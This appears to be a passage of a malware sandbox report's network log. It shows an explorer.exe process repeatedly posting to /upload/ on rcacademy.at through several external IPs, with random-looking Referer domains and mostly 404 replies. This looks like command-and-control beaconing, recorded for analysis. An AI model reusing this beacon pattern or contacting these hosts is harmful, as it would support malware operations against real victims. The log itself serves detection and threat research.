Dec 18, 2021 15:32:09.862582922 CET	20013	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:32:09 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.6	49828	218.38.155.210	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:10.118962049 CET	20014	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://bhqvtkcroe.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 154 Host: rcacademy.at
Dec 18, 2021 15:32:11.255882978 CET	20015	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:32:10 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49831	50.62.140.96	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.6	49829	218.38.155.210	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:11.532268047 CET	20016	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://wayrnqsako.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 306 Host: rcacademy.at

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:12.696820021 CET	20017	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:32:12 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 58 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 00 00 d8 80 d7 bd 9d d9 a1 98 be 23 cd c5 88 81 99 8b 5c 36 09 6b 55 e0 31 04 e8 fb 52 e0 8a ed a7 24 95 2c 9b fb 2c 57 5a 9a 8f 83 ca 6b d8 31 07 16 d0 11 89 5a 28 56 4c b8 Data Ascii: #\6kU1R$,,WZk1Z(VL

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.6	49833	218.38.155.210	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:15.618463993 CET	20041	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ayamwyb.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 243 Host: rcacademy.at
Dec 18, 2021 15:32:16.519921064 CET	20042	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:32:16 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.6	49835	222.232.238.243	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:16.797343969 CET	20043	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://gffroy.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 205 Host: rcacademy.at
Dec 18, 2021 15:32:17.964591026 CET	21100	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:32:17 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.6	49840	218.38.155.210	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:18.244738102 CET	21101	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ysuckj.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 359 Host: rcacademy.at
Dec 18, 2021 15:32:19.438575983 CET	21774	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:32:18 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.6	49841	148.0.74.229	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:19.871263027 CET	21775	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://qmchuh.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 318 Host: rcacademy.at
Dec 18, 2021 15:32:20.422930956 CET	21776	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:32:20 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.6	49842	218.38.155.210	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:21.251153946 CET	21777	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://tnsiunfk.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 318 Host: rcacademy.at

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:22.396996021 CET	21778	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:32:21 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.6	49843	148.0.74.229	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:22.583885908 CET	21779	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ydbdqcx.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 300 Host: rcacademy.at
Dec 18, 2021 15:32:23.131725073 CET	21780	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:32:22 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.6	49844	190.117.75.91	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:23.404071093 CET	21781	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://myjlsdvf.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 134 Host: rcacademy.at

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:24.419090033 CET	21793	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:32:23 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.6	49847	190.117.75.91	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:24.670314074 CET	21794	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://jfeippj.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 271 Host: rcacademy.at
Dec 18, 2021 15:32:25.706753016 CET	21795	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:32:25 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.6	49848	218.38.155.210	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:25.978107929 CET	21796	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://dgwuv.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 327 Host: rcacademy.at

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:26.829504967 CET	21797	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:32:26 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 